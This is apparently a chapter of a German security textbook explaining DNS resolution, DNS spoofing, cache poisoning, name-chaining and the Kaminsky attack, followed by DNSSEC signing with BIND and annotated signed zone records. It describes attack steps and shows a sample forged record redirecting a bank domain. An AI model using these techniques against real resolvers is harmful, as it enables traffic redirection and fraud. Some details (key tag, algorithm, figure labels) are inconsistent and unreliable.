


Abb. 10.6 Der Default-Namenserver führt eine iterative Anfrage durch.

10.1.5 Auflösung von Domainnamen

Wenn eine Anwendung (z.B. ein Browser) eine Verbindung zu einem Server `www.example.com` im Internet aufbauen muss, so übergibt sie eine entsprechende Anfrage an das Betriebssystem. Dort ist die IP-Adresse des Default-Namenservers eingetragen. Der Resolver-Client erfragt nun die IP-Adresse des Servers bei diesem Nameserver.

Kann dieser die Anfrage aus den in seinem Cache gespeicherten Werten beantworten, so ist der Vorgang beendet. Kann er dies nicht, so fragt er seinerseits bei einem Nameserver an, der für die `.com`-Domain zuständig ist. Dieser Nameserver hat nun zwei Optionen, wie er weiter vorgehen kann:

1. Rekursive Abfrage (Abbildung 10.5): Er fragt seinerseits beim autoritativen Nameserver für die Domain `example.com` (wir unterstellen in diesem Beispiel, dass er diesen Nameserver kennt) nach der IP-Adresse für `www.example.com`. Diese liefert er als Antwort an den Standard-Namenserver der Applikation zurück, und speichert sie gleichzeitig in seinem Cache.
2. Iterative Abfrage (Abbildung 10.6): Er liefert dem Standard-Namenserver keine Antwort, sondern ein so genanntes „Referral“, also einen Verweis auf den nächsten zu befragenden Nameserver, zurück. In unserem Beispiel ist dies der autoritative Nameserver für `example.com`, und von diesem erhält der Standard-Namenserver die IP-Adresse für `www.example.com`.

10.1.6 DNS Query und DNS Response

Eine DNS-Anfrage („Query“) ist eine einfache ASCII-Nachricht, die per UDP oder TCP an den jeweiligen Server gesendet wird. Abbildung 10.7 gibt die Struktur einer

```
Domain Name System (query)
Transaction ID: 0x0002
Flags: 0x0100 (Standard query)
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
    www.rub.de: type A, class inet
        Name: www.rub.de
        Type: Host address
        Class: inet
```

Abb. 10.7 DNS-Query nach `www.rub.de`.

DNS-Anfrage nach `www.rub.de` wieder. Die entsprechenden Nachrichten wurden mit Wireshark [Wir] aufgezeichnet.

Die Anfrage nach `www.rub.de` wird vom Default-Nameserver in zwei Schritten beantwortet (Abbildung 10.8): Zunächst wird der Canonical Name (CNAME) des Servers angegeben, auf dem der Webserver für `www.rub.de` läuft. In einer zweiten Antwort (in der gleichen Nachricht) wird dann zu diesem CNAME die IP-Adresse mitgeteilt.

Zu beachten ist, dass die Antwort des DNS-Servers völlig ungeschützt übertragen wird. Ein Angreifer kann diese Nachricht leicht fälschen, und Aufrufe einer sicherheitskritischen Seite wie `www.musterbank.de` auf seinen eigenen Server umleiten.

10.2 Angriffe auf das DNS

Da das Domain Name System bislang ohne jede kryptographische Absicherung betrieben wird, gibt es immer wieder Berichte über DNS Spoofing- und DNS Cache Poisoning-Angriffe. Eine gute Übersicht zu bisherigen erfolgreichen Angriffen findet man in [Hol03]. Eine aktuelle Bewertung der Schwächen von DNS findet man in [AA04].

10.2.1 DNS Spoofing

Unter *DNS Spoofing* versteht man das direkte Fälschen von Antworten auf DNS-Anfragen.

```

Domain Name System (response)
Transaction ID: 0x0002
Flags: 0x8580 (Standard query response, No error)
Questions: 1
Answer RRs: 2
Authority RRs: 3
Additional RRs: 3
Queries
    www.rub.de: type A, class inet
        Name: www.rub.de
        Type: Host address
        Class: inet
Answers
    www.rub.de: type CNAME, class inet
        cname www1.rz.ruhr-uni-bochum.de
        Name: www.rub.de
        Type: Canonical name for an alias
        Class: inet
        Time to live: 1 day
        Data length: 26
        Primary name: www1.rz.ruhr-uni-bochum.de
    www1.rz.ruhr-uni-bochum.de: type A, class inet
        addr 134.147.64.11
        Name: www1.rz.ruhr-uni-bochum.de
        Type: Host address
        Class: inet
        Time to live: 1 day
        Data length: 4
        Addr: 134.147.64.11

```

Abb. 10.8 DNS-Answer des Default-Nameservers zur Query nach `www.rub.de`. (Teil 1)

Man-in-the-middle. Es ist allgemein bekannt, dass Datenpakete im Internet abgefangen und verändert werden können. Dies kann in einem LAN geschehen (Ethernet, WLAN), oder an einem unsicheren Router. Die Verwendung von UDP zum Transport von DNS-Anfragen und Antworten macht diese Angriffe noch einfacher.

Zu einer abgefangenen Anfrage kann der Angreifer eine gefälschte Antwort senden, z.B. die IP-Adresse des Angreifers dem Namen `www.musterbank.de` zuordnen. Da der Angreifer die DNS-Query kennt, kann er dieser die 2 Byte große Transaction ID ent-

```

Authoritative nameservers
rz.ruhr-uni-bochum.de: type NS, class inet,
ns ns1.rz.ruhr-uni-bochum.de
rz.ruhr-uni-bochum.de: type NS, class inet,
ns ns1.ruhr-uni-bochum.de
rz.ruhr-uni-bochum.de: type NS, class inet,
ns ns2.rz.ruhr-uni-bochum.de
Addtional records
ns1.rz.ruhr-uni-bochum.de: type A, class inet,
addr 134.147.128.3
ns1.ruhr-uni-bochum.de: type A, class inet,
addr 134.147.32.40
ns2.ruhr-uni-bochum.de: type A, class inet,
addr 134.147.222.4

```

Abb. 10.9 DNS-Answer des Default-Nameservers zur Query nach `www.rub.de.` (Teil 2)

nehmen und in seine Antwort einfügen. Da die Transaction ID der Antwort mit der der Anfrage übereinstimmt, wird die Antwort als gültig akzeptiert.

Kompromittierung eines DNS-Servers. Enthält ein Nameserver fehlerhafte Daten, oder ist er gehackt worden, so kann der Client leicht einem Angriff zum Opfer fallen. Fünf gehackte Unix-Server bildeten die Grundlage für einen größeren DNS Cache Poisoning-Angriff im April 2005 (<http://isc.sans.org/presentations/dnspoisoning.php>).

10.2.2 DNS Cache Poisoning

Auch ohne die DNS-Anfrage sehen zu können kann man eine gefälschte Antwort senden, die vom Opfer akzeptiert wird. Dank der Caching-Mechanismen des DNS können von einer derart fälschlicherweise akzeptierten Antwort auch viele weitere Rechner betroffen sein. Angriffstechniken hierzu werden unter dem Begriff *DNS Cache Poisoning* zusammengefasst.

ID Guessing and Query Prediction Hat man keinen direkten Zugriff auf die DNS-Anfrage, sondern es ist nur bekannt, dass das Opfer eine Anfrage gestellt hat, so sind zwei kleine Hürden zu überwinden, um trotzdem eine gefälschte Antwort an das Opfer senden zu können:

- Die UDP-Portnummer des Opfers (16 Bit) ist variabel.

- Die DNS-Anfrage enthält eine zufällig gewählte Transaktionsnummer (16 Bit, in Abbildung 10.7 und 10.8 z.B. der Wert 0x0002).

Beide Werte müssen vom Angreifer geraten werden, was eine Erfolgswahrscheinlichkeit von 1 zu 4.294.967.296 bedeuten würde.

Diese Wahrscheinlichkeit kann durch die Beobachtung des vom Opfer tatsächlich verwendeten UDP-Ports (z.B. durch Erzeugung einer Anfrage an den DNS-Server des Angreifers) auf 1 zu 65.536 erhöht werden.

Gebrürtagsparadoxon. Durch Ausnutzen des Geburtagsparadoxons kann man diese Wahrscheinlichkeit bei älteren Softwareversionen von BIND wie folgt noch weiter erhöhen [Ste]:

- Der Angreifer sendet viele gleichlautende Anfragen nach dem Domainnamen des Opfers (z.B. `www.musterbank.de`) an den Target-Nameserver, dessen Cache „vergiftet“ werden soll.
- Der Target-Nameserver sendet, wenn er mit einer veralteten BIND-Version arbeitet, für jede dieser Anfragen eine eigene rekursive Anfrage an den in der DNS-Hierarchie nächsthöheren Server. Jeder dieser rekursiven Anfragen enthält eine andere Transaction ID.
- Parallel zu den Anfragen sendet der Angreifer auch viele (gefälschte) Antworten auf die rekursiven Anfragen des Target-Servers, mit der gefälschten IP-Adresse des nächsthöheren DNS-Servers, und zufällig gewählten Transaction IDs.
- Stimmt jetzt zufälligerweise eine der Transaction IDs in einer der gefälschten Antworten mit einer Transaction ID in einer der rekursiven Anfragen überein, so akzeptiert der Target-Nameserver diese Antwort.

In dieser Form spielt der in [Ste] beschriebene Angriff keine Rolle mehr, er dient aber als Grundlage für den heute noch relevanten Kaminski-Angriff (Unterabschnitt 10.2.4).

10.2.3 Name Chaining

DNS-Antworten können, um die Performance des gesamten DNS zu verbessern, neben dem angefragten Datensatz noch weitere RRs enthalten. In unserem Beispiel aus Abbildung 10.9 sind dies:

- Authoritative Nameservers: Hier werden für die Domain `rz.ruhr-uni-bochum.de`, zu der der eigentliche Name des Webservers (Primary name: `www1.rz.ruhr-uni-bochum.de`) gehört, drei authoritative Nameserver genannt, die für zukünftige Anfragen an diese Domain verwendet werden können.
- Additional Records: Um die autoritativen Nameserver auch tatsächlich finden zu können, muss der Host ihre IP-Adressen kennen.

Im Beispiel aus Abbildung 10.9 stehen diese zusätzlichen Angaben eindeutig in Zusammenhang mit der ursprünglichen Anfrage. Die spannende Frage aber lautet: Kann man diese Zusatzinformationen zum DNS Cache Poisoning verwenden?

Das Szenario dazu sieht wie folgt aus: Der Angreifer bringt sein Opfer dazu, Daten von www.angreifer.org zu laden. Dazu reicht z.B. das Senden einer HTML-formatierten SPAM-Mail aus, in die ein kleines Bild eingebettet ist, das von diesem Server geladen werden muss: .

Um diese Datei laden zu können, muss der E-Mail-Client eine DNS-Anfrage zu www.angreifer.org stellen. Der autoritative Nameserver ns.angreifer.org antwortet darauf mit der passenden IP-Adresse, sendet aber gleichzeitig bösartige Additional Records mit wie z.B.

```
www.musterbank.de: type A, class inet, addr 192.168.1.123
```

wobei 192.168.1.123 die IP-Adresse des Servers des Angreifers ist.

Natürlich werden die meisten Resolver auf solch plumpen Fälschungen nicht hereinfallen: Das Additional Record hat in diesem Fall offensichtlich nichts mit der Anfrage zu tun und kann mit einfachen Filterregeln verworfen werden. Was passiert aber, wenn der Angreifer eine komplexe Namenskette bildet, z.B. wenn er behauptet, www.angreifer.org hätte einen CNAME angreifer.musterbank.de, und dann hierzu Zusatzinformationen liefert? Wird der Resolver diese Antwort verwerfen, oder wird er sie als plausibel einstufen?

Diese Name Chaining Attacks werden in [AA04] als „perhaps the most interesting class of DNS-specific threats“ eingestuft. DNSSEC bietet perfekten Schutz gegen diesen Angriff, bis zur flächendeckenden Verwendung von DNSSEC ist er aber als sehr kritisch einzustufen.

10.2.4 Der Kaminski-Angriff

Im Jahr 2008 veröffentlichte Dan Kaminski [Kam08] den bislang schwersten Angriff auf das Domain Name System, nachdem er den Herstellern von DNS-Software Zeit gegeben hatte, einen Patch zu entwickeln.

Kaminski entwickelte dabei die Ideen rund um das Geburtstagsparadoxon weiter [Ste]. Er berücksichtigt dabei aber auch eine Änderung, die als Reaktion auf den Angriff von Stewart eingeführt wurde: Die „In-Bailwick“-Restriktion für Additional Records. Diese Restriktion legt fest, dass Additional Records nur aus der gleichen Domain stammen dürfen, für die die Anfrage gestellt wurde.

Der Angreifer sendet, wie in Abbildung 10.10 dargestellt, viele Anfragen nach nicht existenten Domainnamen wie aaa.victim.org, aab.victim.org, usw. Gleichzeitig beantwortet er diese, und fügt als Additional Record das eigentliche Ziel seines Angriffs ein, die (falsche) IP-Adresse für den Domainnamen www.victim.org. Schafft der Angreifer es, eine Antwort auf eine dieser Anfragen schneller als der autoritative Name-




Abb. 10.10 Der Kaminski-Angriff

server, und mit der richtigen, 16 Bit langen Transaction ID zu senden, so hat er sein Ziel erreicht, und der Cache ist vergiftet.

Das Gravierende am Kaminski-Angriff ist, dass eine Abwehr dieses Angriff allein im DNS-Protokoll nicht mehr möglich ist. Hier muss ein weiteres Protokoll, nämlich UDP, bemüht und *Source Port Randomization* in UDP eingesetzt werden.

10.3 DNSSEC

Nach dieser relativ langen Einführung in das Domain Name System und seine Sicherheitsproblematik wollen wir uns nun endlich der Kryptographie widmen, die zur Absicherung verwendet werden soll. Wie die aktuelle Entwicklung rund um DNSSEC, die in [Gie04] sehr anschaulich beschrieben ist, zeigt, ist diese Einführung zum Verständnis von DNSSEC notwendig.

Aktuelle Standards. Der ursprüngliche RFC 2535 [3rd99a] wurde bereits mehrfach überarbeitet, nicht aufgrund von Sicherheitslücken, sondern vor allem wegen administrativer Probleme: Es war für den Eigentümer einer großen Zone wie `.com` oder `.de` schlichtweg nicht möglich, in jedem der Millionen untergeordneter Zonen einen öffentlichen Schlüssel zu signieren. Wir gehen auf dieses Problem und seine Lösung im Folgenden noch näher ein. Seit dem Jahre 2005 sind bezüglich DNSSEC nun die RFCs 4033, 4034 und 4035 [AAL^{+05a}, AAL^{+05c}, AAL^{+05b}] aktuell.

Erzeugung des Beispiels. Unsere Beispielzone wurde mit Hilfe von BIND, Version 9.3.4, signiert. Dazu mussten wir zunächst mit dem Befehl

```
dnssec-keygen -a RSA -b 1024 -n ZONE -r /dev/urandom example.com
```

ein DSA-Schlüsselpaar erzeugen (die Angabe der Zufallsquelle `/dev/urandom` ist systemspezifisch), das in den Dateien `Kexample.com.+001+52055.key` (öffentlicher Schlüssel als DNSKEY-RR) und `Kexample.com.+001+52055.privatey` (privater Schlüssel) abgespeichert wurde. Die Angaben `+001` im Dateinamen legt dabei fest, dass es sich um einen RSA-Schlüssel handelt, und die Zahl `52055` ist ein eindeutiger Identifikator für das generierte Schlüsselpaar.

Den in `Kexample.com.+001+52055.key` enthaltenen DNSKEY-RR kann man durch Einfügen der Zeile

```
$include Kexample.com.+001+52055.key
```

in die Zonendatei aufnehmen lassen. Diese ist jetzt vollständig und wird durch Aufruf von

```
dnssec-signzone -r /dev/urandom -t example.com  
Kexample.com.+001+52055
```

mit dem privaten Schlüssel signiert. Das Ergebnis ist in Abbildung 10.11 bis 10.14 in voller Länge wiedergegeben und soll jetzt erläutert werden.

Zunächst einmal fällt auf, dass die Zonendatei um ein Vielfaches länger geworden ist. Wenn man bedenkt, dass es schon im Januar 2010 weltweit etwa 206.741.990 aktive DNS-Namen gab, kann man sich die Probleme in etwa vorstellen, die mit der Einführung von DNSSEC verbunden sind.

Erzeugung einer Zonefile-Signatur. Die Vorgehensweise zum Signieren eines Zonefiles ist die folgende:

1. Die RRSets der Zonendatei werden nach ihrem Namen sortiert. Auf der gleichen Ebene des DNS-Baumes ist diese Sortierung lexikographisch. Dies ist wichtig, um mit Hilfe des NSEC-RR Aussagen über nicht vorhandene Domainnamen geben zu können.
2. Zu jedem Namen wird ein NSEC-Eintrag hinzugefügt. Dieser gibt den gemäß der definierten Ordnung nächsten Namen in der Zonendatei an.
3. Jedes RRSet (mit wenigen Ausnahmen, z.B. das DNSKEY-RR) wird signiert und ist somit authentisch. RRSet und Signatur können auch in DNS-Caches gespeichert werden.

Das DNSKEY-RR aus unserem Beispiel wird aus gutem Grund nicht signiert: Das Vertrauen in diesen öffentlichen Schlüssel kann nicht durch eine Selbstsignatur hergestellt werden. Im einfachsten Fall muss der Systemadministrator den öffentlichen Schlüssel manuell in der DNS-Software als vertrauenswürdig konfigurieren. (Fernes) Ziel von DNSSEC ist es jedoch, nur noch einen einzigen öffentlichen Schlüssel als

```

; File written on Wed Dec 16 23:16:52 2009
; dnssec_signzone version 9.3.4-P1.2
example.com. 172800 IN SOA ns1.example.com. hostmaster.example.com. (
    2010010105 ; serial
    172800      ; refresh (2 days)
    900         ; retry (15 minutes)
    1209600     ; expire (2 weeks)
    3600        ; minimum (1 hour)
)
172800      RRSIG SOA 5 2 172800 20091226211652 (
    20091216211652 52055 example.com.
    sGY1F1E3DAzBjMPHQNoIoTW02ve12ryhA1FO
    YZUESQ4u608JRPcbt/0rxsP+N3siewyK8dw5
    W881yCkeI3NTUA== )
172800      NS    ns1.example.com.
172800      NS    ns2.example.com.
172800      RRSIG NS 5 2 172800 20091226211652 (
    20091216211652 52055 example.com.
    Cn5n6q/IhFWvmOsuxuAk85tEfZ18qSX72cio
    rDReajrM54+E5W5jIbYc6pzMsbPiIkUfcMyi
    qkOgwakOHvrGKg== )
3600      NSEC host2.example.com. NS SOA RRSIG NSEC DNSKEY
3600      RRSIG NSEC 5 2 3600 20091226211652 (
    20091216211652 52055 example.com.
    kzGtc7jGOfASbHcs2lzZeRc0+InS52jA4c7a
    KIvuqMgpzrkveIE0TWeCcoq2QkPyzFo0AEaU
    19Lh3/gvPt59Hg== )
14400 DNSKEY   256 3 5 (
    BQEAAAAB5ai/PN1I33a/Cj7+3CimY409or4T
    5ws/RF48RLA1UFbzPiof4Fw/d3d9nmw7xNiy
    9ipKah0mhCI53WiheD0+oQ==
) ; key id = 52055

```

Abb. 10.11 Unser Beispieldatei nach der Bearbeitung mit DNSSEC (Teil 1)

vertrauenswürdig deklarieren zu müssen, nämlich den öffentlichen Schlüssel der DNS-Root.

10.3.1 Neue RR-Datentypen

In RFC 2535 „Domain Name System Security Extensions“ [3rd99a] werden drei neue Resource Records definiert, um Public-Key-Informationen im DNS ablegen zu können: SIG, KEY und NXT. Im Zuge der Überarbeitung von RFC 2535 wurden die Resource Records umbenannt: SIG in RRSIG, KEY in DNSKEY, und NXT in NSEC. Hinzu kommt ein neuer RR DS zum Bilden der Public-Key-Hierarchie. Wir verwenden hier die neuen Namen, weil diese in den aktuellen Versionen von BIND zum Einsatz kommen.

RRSIG (10.15). Der *RRSIG Resource Record* ist mit Abstand der komplexeste Eintrag, der in einem DNS Zone File zu finden ist. Der an OpenPGP, PKCS#7, X.509

```

14400 DNSKEY      257 3 5 (
    BQEAAAEDSNttzVA3mfF+IiWhw8nR1Xwa1M
    wmvwLYn+utYXkisZHPJP9PFH24J00292NEZN
    fzt8dLwm0NyiR9nN4jf5C0e0Laisi+gffqsr
    udGeHEgyQhV3fEVMH8jw2hxg14nOJ7Heu290
    Noz6BoYRn7774oXSec7aY177J1XFjLYFlwSR
    F3TPbYgS+2D/401fT6TTlpc0ukzGWRivm2v4
    Li+yR7CxcQ==
) ; key id = 63306
14400 RRSIG DNSKEY 5 2 14400 20091226211652 (
    20091216211652 52055 example.com.
    hrUdofqNj/5d/HRsNpqwu00/EskTSHiBH1ZZ
    xZdjDRyQdqK+NtWAZnOsbPonIIF7Saly+x
    OUYSeaiPG4xbnw== )
14400 RRSIG DNSKEY 5 2 14400 20091226211652 (
    20091216211652 63306 example.com.
    Bj7aCiQHjVRnaiV4arSt8rq/8doBIqrEfnr
    q3zMu9uRDSnOD9GkrVL7bpDWly03gu15Tw0y
    2FSjzaVs20R1TOHKbfZKcMEDxJ714x49x5UL
    WMmTmCJn1czRN2xVLFr8xmDYNu1HvWSbknuB
    HDiLKTQAUQaaU1KQe0gu0oUwBSRLAfZejQc+
    Rh9CgOGC6C162NxyLfaOTXUh1WAQ6w/0+ly+
    +A== )

```

Abb. 10.12 Unser Beispielfile nach der Bearbeitung mit DNSSEC (Teil 2)

und später auch XML geschulte Leser wird sich allerdings nicht so leicht verwirren lassen, da dieser Eintrag wirklich nur die notwendigsten Informationen enthält:

- Was wird signiert? `type covered` ist der Typ des Resource Records (bzw. RRSets), der durch diese Signatur authentifiziert wird (in unserem Beispiel A).
- Mit welchen Algorithmen wurde signiert? Für das Feld `algorithm` sind in RFC 2535 [3rd99a] vier verschiedene Werte definiert (in unserem Beispiel 1 für MD5/RSA).
- Auf welcher Ebene des DNS-Baumes wurde signiert? Die ganze Zahl in `label` gibt an, aus wie vielen durch Punkt getrennten Teilen der Name des signierten Eintrags im Zonefile besteht. (Für die Signatur des Adresseintrags von `host4.example.com` muss hier somit die Zahl 3 stehen).
- Wie lange darf die Signatur maximal im Cache gespeichert werden? Der eigentliche TTL-Wert einer Signatur (die Zahl 172800 vor dem `RRSIG` in unserem Beispiel in Abbildungen 10.13 und 10.14), der mit dem TTL-Wert des geschützten RRSet identisch sein muss, ist nicht gegen Manipulationen geschützt. Beim Caching wird dieser Wert ständig verringert. Die *original TTL* wird daher im `RRSIG` RR aufgenommen und mit signiert.
- Wie lange ist die Signatur gültig? Hier wird bei der Übertragung („wire format“) Beginn und Ende der Gültigkeitsdauer der Signatur in Anzahl der Sekunden seit

```

host2.example.com.      172800      IN A  192.0.0.2
172800      IN A  192.0.0.3
172800      RRSIG A 5 3 172800 20091226211652 (
20091216211652 52055 example.com.
S0rsZWiZrD6z3J0sgkDAc7fb16LB56+4+uyx
9Sk6eu/DxEvKkjJiwqhcBzs78qVwWGDtropZ
mDZFGp/4uSe1zg== )
3600  NSEC  host4.example.com. A RRSIG NSEC
3600  RRSIG NSEC 5 3 3600 20091226211652 (
20091216211652 52055 example.com.
N8gsZb//CJz8hoTz/tCf2Grb3MDW0+JgdMOL
dSkyG/cwZ6KDjK/rWtsDGbB8eTOPQgKeLoJ9
iEjHOY2u5KTB6w== )
host4.example.com.      172800      IN A  192.0.0.4
172800      RRSIG A 5 3 172800 20091226211652 (
20091216211652 52055 example.com.
Dv3VCxqJ+iEzsqZNQ/JYJNGBa81/pBDaDXWT
/eYfcYDAVLR427jQqjlkgmhkVtNv7gcj4/Ef
V8sABkqCKL5y9w== )
3600  NSEC  ns1.example.com. A RRSIG NSEC
3600  RRSIG NSEC 5 3 3600 20091226211652 (
20091216211652 52055 example.com.
vaFwrHbE5XoF5DJX1Vo46L6teh12Bgt6BiFI
gc9AEsyLNLDMqh6y44Xa0MUPVYB8/9E0Xw6B
MTBp2DEjgXX7oQ== )

```

Abb. 10.13 Unser Beispielfile nach der Bearbeitung mit DNSSEC (Teil 3)

dem 1.1.1970 angegeben, in der ASCII-Darstellung des Zonenfiles wird dagegen das besser lesbare Format **JJJJJMMTThmmss** verwendet.

- Welcher öffentliche Schlüssel zur Verifikation herangezogen werden muss, ist aus dem *key tag*-Wert ersichtlich. (Der *key tag* unseres Beispielschlüssels ist die Zahl 16307, die auch in den Dateinamen der Public Key-Datei vorkommt.)
- Wer hat signiert? Hier wird natürlich der Domainname des Eigentümers des öffentlichen Schlüssels angegeben. (Im Beispiel **example.com.**)
- Natürlich muss auch die eigentliche Signatur angegeben werden, deren genaue Struktur von dem gewählten Algorithmus abhängt. (Base64-codiert **Hdx... 6QA=.**)

DNSKEY (Abbildung 10.16). Der *DNSKEY Resource Record* dient dazu, öffentliche Schlüssel in DNS wie in einem „Telefonbuch“ abzulegen. (Dies käme näher an die ursprüngliche Idee von Diffie und Hellman heran als die heute verwendeten PKIs.)

Damit DNSSEC funktionieren kann, müssen natürlich zunächst einmal diejenigen Public Keys abgelegt werden, mit denen die aktuelle Zone oder eine ihrer Tochterzonen signiert ist. (Auf die Problematik, in welcher Zone Public Keys abgelegt werden sollten, gehen wir später näher ein.)

Die Information über das Anwendungsgebiet wird im *protocol*-Feld des DNSKEY RR in Form des in Klammern angegebenen Bytewertes gespeichert. Über DNSSEC

```

ns1.example.com.      172800      IN CNAME host2.example.com.
172800          CNAME 5 3 172800 20091226211652 (
20091216211652 52055 example.com.
ci92eCj/+0CvRSoc2LDyG93woqzexDIKw0+0
1vodZ9y/bLdYpxTMhQOhXVutHIIrcyTkMQAp
0qBNAUuEalVLcw== )
3600  NSEC  ns2.example.com. CNAME RRSIG NSEC
3600  RRSIG NSEC 5 3 3600 20091226211652 (
20091216211652 52055 example.com.
NgLe0WiZuoFMn8r5fnLe1zA75ZkYLZvpd0Wi
+H358z3b7r1Uowt9yT0531X7whnMfgwtWUgP
7wn1/euiFq2DsA== )
ns2.example.com.      172800      IN A  192.0.1.1
172800          RRSIG A 5 3 172800 20091226211652 (
20091216211652 52055 example.com.
UEJYNCT6h+YEYguAIvQY78B/EHi73BHT03dU
SjGuYGmWnfEVPAZceyGtfwHVHhnMKuUYvift
EnakII9gCtz/Sw== )
3600  NSEC  example.com. A RRSIG NSEC
3600  RRSIG NSEC 5 3 3600 20091226211652 (
20091216211652 52055 example.com.
gRhViaZdxs26DPITsbsy+Quo3tCJ1Tn8U9/o
oY7YXUJH/f5IQ/Aw3dM74B6UMvv1zcfX96Kg
XXQcFSvexNBMHg== )

```

Abb. 10.14 Unser Beispielfile nach der Bearbeitung mit DNSSEC (Teil 4)

(0x03) hinaus umfassen die vorgesehenen Verwendungszwecke aber auch TLS (0x01), E-Mail (0x02), und IPSEC (0x04).

Der *algorithm*-Eintrag definiert den Typ des *public key*. Vier Werte wurden bereits reserviert: 1 für RSA/MD5 [3rd99c], 2 für Diffie-Hellman [3rd99d], 3 für den von allen Implementierungen zu unterstützende DSA [3rd99b], und 4 für einen Algorithmus auf Basis elliptischer Kurven. Die Werte 254 und 255 sind für proprietäre Algorithmen reserviert.

Am schwierigsten zu erklären ist die Rolle des *flags*-Feldes, da hier wieder Besonderheiten des Domain Name Systems eine Rolle spielen. Um diese Besonderheiten zu verdeutlichen, wollen wir noch einmal den SOA RR aus unserer Beispieldatei (Abbildung 10.3). Dort gibt es die Angabe `hostmaster.example.com`. Diesen Wert liest der ungeübte Betrachter als Hostnamen; es könnte z.B. der Name eines Nameservers dieser Zone sein. Tatsächlich stellt dieser Eintrag aber die E-Mail-Adresse `hostmaster@example.com` dar; das „*at*“-Zeichen darf in der Zonendatei nicht vorkommen.

Mit der Hilfe zweier Bits aus dem *flags*-Feld kann man unterscheiden, ob es sich bei dem Schlüssel zum Namen `host.example.com` um

```

0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
|       type covered          |   algorithm   |   labels    |
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
|                           original TTL           |
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
|                           signature expiration   |
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
|                           signature inception   |
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
|       key tag              |                   |
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
|                               signer's name   +
|                               /           /
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
|                               /           /
|                               signature      /
|                               /           /
++-----+-----+-----+-----+-----+-----+-----+-----+-----+
host4.example.com. 172800 IN A 192.0.0.4
    172800 RRSIG A 5 3 172800 20091226211652 (
        20091216211652 52055 example.com.
        Dv3VCxqJ+iEzsqZNQ/JYJNGBa81/pBDaDXWT
        /eYfoYDAVLR427jQqj1kgmhkVtNv7gcj4/Ef
        V8sABkqCKL5y9w== )

```

Abb. 10.15 Der RRSIG Resource Record. Dargestellt ist im oberen Teil das „wire format“, in dem der RR als Folge von Bytes übertragen wird, und im unteren Teil ein Ausschnitt aus unserer Beispieldatei. (Die unterstrichenen Teile haben ein Pendant im „Wire format“.)

- den Schlüssel der Zone host.example.com handelt, mit dem alle Signatureinträge im Zonefile verifiziert werden können (wie in unserem Beispiel), oder
- ob es sich um den Public Key eines Hosts handelt, der z.B. für IPSec verwendet werden kann, oder
- ob hier ein Schlüssel hinterlegt wurde, der nicht zu einem physikalisch existenten Gerät, sondern zu einem Nutzerkonto (z.B. für die E-Mail-Adresse `host@example.com`) gehört.

Darüber hinaus enthält das flags-Feld noch weitere Informationen, z.B. zu den erlaubten Verwendungszwecken des Schlüssels [3rd99a].

0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0
+-----+																				
flags protocol algorithm																				
+-----+																				
																				/
/																				/
/																				/
+-----+																				
14400	DNSKEY	256	3	5	(BQEAAAAB5ai/PN1I33a/Cj7+3CimY409or4T	5ws/RF48RLA1UFbzPiof4Fw/d3d9nmw7xNiy	9ipKah0mhCI53WiheD0+oQ==)	;	key id = 52055									

Abb. 10.16 Der DNSKEY Resource Record

NSEC (Abbildung 10.17). Auch auf Anfragen nach nichtexistenten Namen antwortet das Domain Name System, und auch diese Antworten müssen in DNSSEC signiert sein, sonst könnten solche Antworten als Basis für Denial-of-Service-Angriffe genutzt werden.

Das Problem hierbei ist, dass es potenziell unendlich viele nichtexistente Namen in jeder Domain gibt. So gibt es in unserer Beispieldomain z.B. keine Einträge zu `host5.example.com`, `host6.example.com`, `host7.example.com`, usw. Man kann also nicht einfach zu jedem nichtexistenten Namen eine digitale Signatur generieren.

Die DNSSEC-Lösung für dieses Problem ist der NSEC-RR. Er beschreibt die Tatsache, dass sich „zwischen“ zwei Einträgen keine gültigen Hostnamen befinden.

0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0
+-----+																				
Key Tag Algorithm Digest Type																				
+-----+																				
/																				/
/																				/
/																				/
+-----+																				

Abb. 10.17 Der NSEC Resource Record

